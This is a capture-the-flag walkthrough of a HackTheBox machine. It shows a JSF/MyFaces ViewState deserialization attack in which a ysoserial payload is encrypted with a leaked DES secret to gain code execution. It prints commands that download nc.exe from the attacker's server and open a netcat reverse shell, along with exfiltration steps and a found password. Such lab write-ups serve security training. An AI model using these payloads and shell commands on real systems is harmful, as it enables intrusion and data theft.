    ├── [       7678]  ./tomcat-stuff/server.xml
    ├── [       2208]  ./tomcat-stuff/tomcat-users.xml
    ├── [     174021]  ./tomcat-stuff/web.xml
    └── [       3498]  ./tomcat-stuff/web.xml.bak

4. Going back to this site: `https://www.alphabot.com/security/blog/2017/java/Misconfigured-JSF-ViewStates-can-lead-to-severe-RCE-vulnerabilities.html` I
see the same thing when I interecepted the burpsuite page `http://arkham.htb:8080/userSubscribe.faces`.

5. I copy the encoded base64 string from the website and decode it.

6. Where it states `Unencrypted MyFaces ViewState:`
<input type="hidden" name="javax.faces.ViewState" id="j_id__v_0:javax.faces.ViewState:1"
value="rO0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAJwdAAML2xvZ2luLnhodG1s" autocomplete="off" />

7. Take the base64 encoded portion and just decode to look at it.
▷ echo -n "rO0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAJwdAAML2xvZ2luLnhodG1s" | base64 -d ; echo
ur[Ljava.lang.Object;Xs)lxppt
                             /login.xhtml
```

11. **Use XXD to find Magic Numbers**



```
java -jar ysoserial.jar BeanShell 'calc' | xxd

0000000: aced 0005 7372 0017 6a61 7661 2e75 7469  ....sr..java.uti
0000010: 6c2e 5072 696f 7269 7479 5175 6575 6594  l.PriorityQueue.
0000020: da30 b4fb 3f82 b103 0002 4900 0473 697a  .0..?.....I..siz
0000030: 654c 000a 636f 6d70 6172 6174 6f72 7400  eL..comparatort.
0000040: 164c 6a61 7661 2f75 7469 6c2f 436f 6d70  .Ljava/util/Comp
0000050: 6172 6174 6f72 3b78 7000 0000 0273 7d00  arator;xp....s}.
0000060: 0000 0100 146a 6176 612e 7574 696c 2e43  .....java.util.C
0000070: 6f6d 7061 7261 746f 7278 7200 176a 6176  omparatorxr..jav
0000080: 612e 6c61 6e67 2e72 6566 6c65 6374 2e50  a.lang.reflect.P
0000090: 726f 7879 e127 da20 cc10 43cb 0200 014c  roxy.'. ..C....L
00000a0: 0001 6874 0025 4c6a 6176 612f 6c61 6e67  ..ht.%Ljava/lang
00000b0: 2f72 6566 6c65 6374 2f49 6e76 6f63 6174  /reflect/Invocat
00000c0: 696f 6e48 616e 646c 6572 3b78 7073 7200  ionHandler;xpsr.
00000d0: 1162 7368 2e58 5468 6973 2448 616e 646c  .bsh.XThis$Handl
```


```
1. As expected nothing but giberish. LOL, jk. These are magic numbers that is why it looks like giberish. Like magic numbers in a gif or a jpg image. To
find out the what the magic numbers are use xxd.

2. ▷ echo -n "rO0ABXVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAJwdAAML2xvZ2luLnhodG1s" | base64 -d | xxd
 aced 0005 7572 0013 5b4c 6a61 7661 2e6c  ....ur..[Ljava.l
 616e 672e 4f62 6a65 6374 3b90 ce58 9f10  ang.Object;..X..
 7329 6c02 0000 7870 0000 0002 7074 000c  s)l...xp....pt..
 2f6c 6f67 696e 2e78 6874 6d6c            /login.xhtml

3. Now take those magic numbers and search online. Search for `aced 0005`

4. https://cheatsheetseries.owasp.org/assets/Deserialization_Cheat_Sheet_GOD16Deserialization.pdf
```

12. **Enumeration of the *Mask* mounted file we exfiltrated from backup.img LUKS file.**

```
1. I check out the file we mounted.
2. In this directory `Mask` there is a `tomcat-users.xml`
3. http://arkham.htb:8080/userSubscribe.faces
4. arkham/Mask/tomcat-stuff ▷ ls
Permissions Size User     Group    Date Modified Name
.rw-r--r--   2,2k h@x0r h@x0r 22 jun 17:03  tomcat-users.xml
5. I cat out tomcat-users.xml hoping to find a password. There is not one. Since this is a tomcat server. This page `http://url/manager` is a common tomcat
page.
6. http://arkham.htb:8080/manager
7. I get a 404 not found.
8. I also try `http://arkham.htb:8080/admin` and `http://arkham.htb:8080/administrator`
9. I try `context.xml`
10. FAIL nothing
11. I do find this in the pdf
12.  ▷ exiftool Batman-Begins.pdf | grep Creator
Creator                         : TeX e8WTY5Nz5m
13. This looks like a username and password to me TeX:e8WTY5Nz5m
14. ▷ cat faces-config.xml | html2text | grep -i hello
helloWorldJSFManagedBean jsfHelloWorldBean.HelloWorldJSFManagedBean session
UserForm /userForm.jsp welcome page hello word jsf example welcomePage
/welcomeToHelloWorldJSF.jsp
```

```
15. Could be something
16. Next I check out `web.xml.bak`
```

web.xml.bak



Param Name: org.apache.myfaces.MAC_ALGORITHM
Ignore Upper/Lower case values: false
Default Value: HmacSHA1
Group: state
Tags: performance
Source Class: org.apache.myfaces.shared.util.StateUtils
Description:
Indicate the algorithm used to calculate the Message Authentication Code that is added to the view state.

This file here is interesting it may be of use to us


```
1. When I cat out he file `web.xml.bak` I see that it is being used to possibly decode this encoded string.
-------------
<param-name>org.apache.myfaces.SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
---------------
14. May be able to take the encoded string we got in the burpsuite intercept.
This one >>> `wHo0wmLu5ceItIi+I7XkEi1GAb4h12WZ894pA+Z4OH7bco2jXEy1RUcOXXNAvTSC70KtDtngjDm0mNzA9qHjYerxo0jW7zu1a6WhnEtXrTblezs7Z7sOU6L5UMg=` <<< String has been url decoded.
>>> Also very important if you are going to try to use this python script you have to sign up with `test@test.com`
15. Then replace the above encoded string with this one and decode the string.
16. You will need to pip install `pyDes`
17. There is `myfaces` all over this file.
18. Do a search for `myfaces web.config` because `web.xml.bak` is an Apache Tomcat config file.
19. https://svn.apache.org/repos/asf/myfaces/site/publish/core23/myfaces-impl/webconfig.html
20. Now filter for `HmacSHA1` in the find page filter bar. I got `hmacsha1` from `web.xml.bak`
21. Param Name: org.apache.myfaces.MAC_ALGORITHM
Ignore Upper/Lower case values: false
Default Value: HmacSHA1
Group: state
Tags: performance
Source Class: org.apache.myfaces.shared.util.StateUtils
Description:
"Indicate the algorithm used to calculate the Message Authentication Code that is added to the view state."
22. Looking at this line `org.apache.myfaces.MAC_ALGORITHM` it is showing that the algo being used is `des`
```

des_viewstate_decoder.py

14. **Lets create a python script to decrypt this encoded string using the des algorithm.**

```
import pyDes
import requests
import signal
import sys
import time
import hmac
from hashlib import sha1
from base64 import b64encode, b64decode

1. The script is too long. I will upload it to my github page.
```

Ysoserial



```
~/haCk54CrAcK/arkham ▷ xxd payload.bin
00000000: aced 0005 7372 002e 6a61 7661 782e 6d61  ....sr..javax.ma
00000010: 6e61 6765 6d65 6e74 2e42 6164 4174 7472  nagement.BadAttr
00000020: 6962 7574 6556 616c 7565 4578 7045 7863  ibuteValueExpExc
00000030: 6570 7469 6f6e d4e7 daab 632d 4640 0200  eption....c-F@..
00000040: 014c 0003 7661 6c74 0012 4c6a 6176 612f  .L..valt..Ljava/
00000050: 6c61 6e67 2f4f 626a 6563 743b 7872 0013  lang/Object;xr..
00000060: 6a61 7661 2e6c 616e 672e 4578 6365 7074  java.lang.Except
00000070: 696f 6ed0 fd1f 3e1a 3b1c c402 0000 7872  ion...>.;.....xr
00000080: 0013 6a61 7661 2e6c 616e 672e 5468 726f  ..java.lang.Thro
00000090: 7761 626c 65d5 c635 2739 77b8 cb03 0004  wable..5'9w.....
000000a0: 4c00 0563 6175 7365 7400 154c 6a61 7661  L..causet..Ljava
000000b0: 2f6c 616e 672f 5468 726f 7761 626c 653b  /lang/Throwable;
000000c0: 4c00 0d64 6574 6169 6c4d 6573 7361 6765  L..detailMessage
```

The script is coming along. Lets see if we can create a serialized payload with ysoserial.

```
1. You can download the github latest release which is what I recommend.
2. https://github.com/frohoff/ysoserial/releases
3. download `ysoserial-all.jar `
4. On blackarch you can install it from the repo.
5. sudo pacman -S ysoserial
6. Usage: see below
7. ▷ java -jar ysoserial-all.jar CommonsCollections5 'cmd /c ping -n 1 10.10.14.8' > payload.bin <<< This is for demo aka Proof of Concept
8. ▷ sudo tcpdump -i tun0 icmp
9.  ▷ file payload.bin
payload.bin: Java serialization data, version 5
10. ▷ xxd payload.bin
00000000: aced 0005 7372 002e 6a61 7661 782e 6d61  ....sr..javax.ma
```

```
11. We can see the `ac ed` same as the other serialized non-malicious encoded strings.
12. Success, lets check out our python script.
```


Proof of Concept

16. **Proof of Concept for our python script to see if it will work**

```
1. ▷ python3 des_viewstate_decoder.py
Traceback (most recent call last):
  File "des_viewstate_decoder.py", line 59, in <module>
    exploit()
  File "des_viewstate_decoder.py", line 52, in exploit
    viewState = createpayload()
  File "des_viewstate_decoder.py", line 31, in createpayload
    return encrypt_data(payload)
  File "des_viewstate_decoder.py", line 38, in encrypt_data
    encrypted_view_state = encrypt_data + hash_value
TypeError: unsupported operand type(s) for +: 'function' and 'bytes'
2. I had the name of encrypted misspelled. Fixed
3. ▷ python3 des_viewstate_decoder.py
4. ▷ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:54:47.697267 IP 10.129.228.116 > blackarchdesktop: ICMP echo request, id 1, seq 1, length 40
23:54:47.697298 IP blackarchdesktop > 10.129.228.116: ICMP echo reply, id 1, seq 1, length 40
5. SUCCESS, it works. I will upload it to `github.com/vorkampfer/hackthebox2/arkham`
```

des_viewstate_decoder.py

17. **Now, that our script has passed the PoC we will try to gain a shell**



```
0000 0001 7400 1b63 6d64 202f 6320 7069  ....t..cmd /c pi
6e67 202d 6e20 3120 3130 2e31 302e 3134  ng -n 1 10.10.14
2e38 7400 0465 7865 6375 7100 7e00 2f00  .8t..execuq.~./.
0000 0171 007e 0034 7371 007e 0024 7372  ...q.~.4sq.~.$sr
0011 6a61 7661 2e6c 616e 672e 496e 7465  ..java.lang.Inte
```

```
1. S4vitar explains the deserialization and re-serialization process to inject a malicious payload at Time Stamp 01:34:00
2. We did a proof of concept with a ping. However the `payload.bin` as we named it is showing the payload portion in clear text. That is something we will have to fix.
3. ▷ java -jar ysoserial-all.jar CommonsCollections5 'cmd /c ping -n 1 10.10.14.8' > payload.bin
4. ▷ strings payload.bin | grep -i cmd
cmd /c ping -n 1 10.10.14.8t
```


For Loop

18. **Replace clear text with encoded text in *payload.bin*.**

```
1. for line in $(xxd -p  /home/h@x0r/hackthebox/arkham/payload.bin | sed 's/../\\x&/g'); do echo "payload += b'$line'"; done
'2. I looked up what the -p in the xxd command meant. I thought it was a cool flag to know to format the text in `hex dump style`. I just found that interesting.
3. ▷ man xxd | grep -i "\-p" -C2
       -p | -ps | -postscript | -plain
              Output in PostScript continuous hex dump style. Also known as plain hex dump style.
4. If the commmand is not working then you need to switch to bash. See below
5. ~/hackthebox/arkham ▷ bash 👇 <<< Bash shell
[ archdesktop@ ~/hackthebox/arkham ]$ for line in $(xxd -p payload.bin | sed 's/../\\x&/g'); do echo $line; done
4. Below is the final version of the for loop
5. [ archdesktop@ ~/hackthebox/arkham ]$ for line in $(xxd -p  /home/h@x0r/hackthebox/arkham/payload.bin | sed 's/../\\x&/g'); do echo "payload += b'$line'"; done

payload += b'\xac\xed\x00\x05\x73\x72\x00\x2e\x6a\x61\x76\x61\x78\x2e\x6d\x61\x6e\x61\x67\x65\x6d\x65\x6e\x74\x2e\x42\x61\x64\x41\x74'
payload += b'\x74\x72\x69\x62\x75\x74\x65\x56\x61\x6c\x75\x65\x45\x78\x70\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\xd4\xe7\xda\xab\x63\x2d'
payload += b'\x46\x40<snip>

5. Now copy from `payload until -> \x78'` or from the very beginning of the paylad to the very end and you are going to paste it in the python script. Like I said I will upload the script to github.

6. I will upload 2 versions of the same script. The Proof of Concept with the ping command for the first one and then the final script with the large encode giberish as in step 4 above.
```

Modifying serialized payload to accept user input

19. **If you xxd on the payload.bin we created earlier we can see the ping command in plain text. At the `time stamp 01:43:30` s4vitar goes into technical depth on how to modify the serialized payload so that you can put whatever input you want without having to use ysoserial to create another serialized payload.**




```
  payload += b'\x1d\x7b\x47\x02\x00\x00\x78\x70\x00\x00\x00\x01\x74\x00'
  payload += chr(len(cmd)).encode()
  payload += cmd.encode()
  payload += b'\x74\x00\x04\x65\x78\x65\x63\x75\x71\x00\x7e\x00\x2f\x00\x00\x00\x0
  payload += b'\x00\x7e\x00\x34\x73\x71\x00\x7e\x00\x24\x73\x72\x00\x11\x6a\x61\x7
  payload += b'\x72\x12\xe2\xa0\xa4\xf7\x81\x87\x38\x02\x00\x01\x49\x00\x05\x76\x6
  payload += b'\x61\x6e\x67\x2e\x4e\x75\x6d\x62\x65\x72\x86\xac\x95\x1d\x0b\x94\xe
  payload += b'\x11\x6a\x61\x76\x61\x2e\x75\x74\x69\x6c\x2e\x48\x61\x73\x68\x4d\x6
  payload += b'\x00\x0a\x6c\x6f\x61\x64\x46\x61\x63\x74\x6f\x72\x49\x00\x09\x74\x6
  payload += b'\x00\x00\x00\x00\x77\x08\x00\x00\x00\x10\x00\x00\x00\x00\x78\x78'
  return encrypt_data(payload)
```

```
1.  ▷ xxd payload.bin | grep -i "63 6d"
00000710: 0000 0001 7400 1b63 6d64 202f 6320 7069  ....t..cmd /c pi
2. We can do a regex so we can change the ip.
3. However, it is highley technical to do that. It would be much easier just to create your serialized payload using ysoserial. Then pasting in the entire serialized payload like they do with other serialized exploits.
```

```
4. java -jar ysoserial-all.jar CommonsCollections5 'cmd /c ping -n 1 10.10.14.8' > payload.bin
5. Intead of ping we could do a bash oneliner or something.
6. I will attempt to try to do this edit of the serialzied payload.
7. If you want to do this instead of my recommended method of just creating another serialized payload with ysoserial and then pasting it in the python
script. You will need to isolate the characters at the beginning and the end of your payload.
8. In vim search for the beginning >>>                end >>> /\\x2e\\x38
9. The beginning should be the same but the end will be the last number of your ip in hexidecimal. So you will have to find it. Using XXD or ghex editor.
10. This may help in hex `2e` means a dot or period. In our payload it shows up as `x2e`. So that will give you some context when finding your ip.
11. SUCCESS, I have successfully modified the python script so that you do not have to create another serialized payload using ysoserial. You simply modify
the cmd variable in the script and put in whatever payload you want. I will upload it to `github.com/vorkampfer/hackthebox2/arkham` as
`des_viewstate_decoder_v3.py`. So that means I will upload a total of 3 pthon scripts with the same names versions 1, 2, and 3. The reason for doing this
of course is so that you can see the building of the script into the final version. All 3 versions are working payloads. The first one works but does not
have a payload. It is for Proof of Concept. The next one has a serialized payload and you can just create another payload with ysoserial and paste it in.
The last one, is automated and all you have to do is change the ip in the cmd variable and paste your payload.
```


Reverse shell

20. **Lets try for a reverse shell. I will use version3 of the python script.**



```
# GLOBAL VARIABLES
main_url = "http://10.129.228.116:8080/userSubscribe.faces"

def createpayload():
    #payload = open("/home/shadow42/haCk54CrAcK/arkham/payload.bin", 'rb').read()

    cmd = "cmd /c powershell IWR -uri http://10.10.14.8/nc.exe -OutFile C:\\Windows\\Temp\\nc.exe"

    payload = b''
    payload += b'\xac\xed\x00\x05\x73\x72\x00\x2e\x6a\x61\x76\x61\x78\x2e\x6d\x61\x6e\x61\x67\x65\x6d\x65\x6e\
    payload += b'\x74\x72\x69\x62\x75\x74\x65\x56\x61\x6c\x75\x65\x45\x78\x70\x45\x78\x63\x65\x70\x74\x69\x6f\
```

```
1. Paste this into the python script `cmd = <payload>`
2. cmd = "cmd /c powershell IWR -uri http://10.10.14.8/nc.exe -OutFile C:\\Windows\\Temp\\nc.exe"
3. Download nc.exe from `https://eternallybored.org/misc/netcat/` version 1.12
4. sudo python3 -m http.server 80 to serve `nc.exe`
5. SUCCESS
6. Now, setup your listener.
7. Paste the next command in the cmd variable in the python script.
8. cmd = "cmd /c C:\\Windows\\Temp\\nc.exe -e powershell 10.10.14.8 443"
9. ▷ sudo rlwrap -cAr nc -nlvp 443
10. SUCCESS
```



```
# GLOBAL VARIABLES
main_url = "http://10.129.228.116:8080/userSubscribe.faces"

def createpayload():
    #payload = open("payload.bin", 'rb').read()

    #cmd = "cmd /c powershell IWR -uri http://10.10.14.8/nc.exe -OutFile C:\\Windows\\Temp\\nc.exe"
    cmd = "cmd /c C:\\Windows\\Temp\\nc.exe -e powershell 10.10.14.8 443"

    payload = b''
    payload += b'\xac\xed\x00\x05\x73\x72\x00\x2e\x6a\x61\x76\x61\x78\x2e\x6d\x61\x6e\x61\x67\x65\x6d\x65\x6e\x74\
    payload += b'\x74\x72\x69\x62\x75\x74\x65\x56\x61\x6c\x75\x65\x45\x78\x70\x45\x78\x63\x65\x70\x74\x69\x6f\x6e\
```

Success, so all you have to do is put your payload in the cmd variable as explained earlier. I wanted to create a while loop following S4vitar so that you could run a sudo shell using rlwrap and do all of this from the command line instead of replacing the variable cmd with your payload but that gave me issues. This is much more simple and just as effective.

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.228.116 49685
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\tomcat\apache-tomcat-8.5.37\bin> whoami
whoami
arkham\alfred
```

Begin Enumeration as `alfred`

22. **Beginning enumeration as user alfred**

```
1. PS C:\tomcat\apache-tomcat-8.5.37\bin> ipconfig | findstr 'IPv4'
ipconfig | findstr 'IPv4'
   IPv4 Address. . . . . . . . . . . : 10.129.228.116
2. We are not in a container. That is one less thing we have to do.
3. Flag found 👇 ❤ 👇
4. PS C:\tomcat\apache-tomcat-8.5.37\bin> type C:\Users\Alfred\Desktop\user.txt
type C:\Users\Alfred\Desktop\user.txt
1c96dc644588eea8a9dda5f578857546
5. PS C:\tomcat\apache-tomcat-8.5.37\bin> whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
6. No ImpersonatePrivilege if not we could have used a juicey potato.
7. PS C:\tomcat\apache-tomcat-8.5.37\bin> net user alfred
8. PS C:\Users> systeminfo
9. ▷ head -n 10 systeminfo.txt
```

```
systeminfo
Host Name:                 ARKHAM
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763<snip>
9. I was able to list the systeminfo. If you get the system info always save it because if nothing else works you may be able to try a kernel exploit.
```

backup.zip

- #pwn_windows_exfiltrate_windows_zip_file_bypass_authentication
- #pwn_exfiltrate_zip_file_windows_bypass_authentication

23. **Enumeration continued...**

```
1. I find this `tomcat.bat`
2. PS C:\Users\Alfred\Documents> type tomcat.bat
type tomcat.bat
cd C:\tomcat\apache-tomcat-8.5.37\bin\
catalina.bat start
3. cd C:\tomcat\apache-tomcat-8.5.37\bin\
PS C:\tomcat\apache-tomcat-8.5.37\bin> dir
    Directory: C:\tomcat\apache-tomcat-8.5.37\bin
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------       12/12/2018  12:07 PM          35051 bootstrap.jar
------       12/12/2018  12:07 PM           1703 catalina-tasks.xml
------       12/12/2018  12:07 PM          15900 catalina.bat
------       12/12/2018  12:07 PM          24218 catalina.sh
<snip>
4. I cat out catalina.bat. It is a large script.
5. PS C:\tomcat\apache-tomcat-8.5.37\bin> type catalina.bat
6. PS C:\tomcat\apache-tomcat-8.5.37\bin> dir | Select-String "password"
dir | Select-String "password"

digest.bat:18:rem Script to digest password using the algorithm specified
digest.sh:19:# Script to digest password using the algorithm specified
7. This command will show hidden files. 👇
8. PS C:\tomcat\apache-tomcat-8.5.37\bin> gci -recurse
9. I find a backup.zip file that I want to exfiltrate to my local computer.
10. PS C:\Users\Alfred\Downloads\backups> dir
-a----         2/3/2019   8:41 AM         124257 backup.zip
11. ᐅ sudo smbserver.py ninjafolder $(pwd) -smb2support
12. I get this famous error.
13. PS C:\Users\Alfred\Downloads\backups> copy backup.zip \\10.10.14.8\ninjafolder\backup.zip
powershell : copy : You can't access this shared folder because your organization's security policies block
unauthenticated guest
```

certutil.exe encode zip file base64 for exfiltration

24. **This is very 1337. Encoding a file for exiltration by abusing the basic features in certutil.exe.**

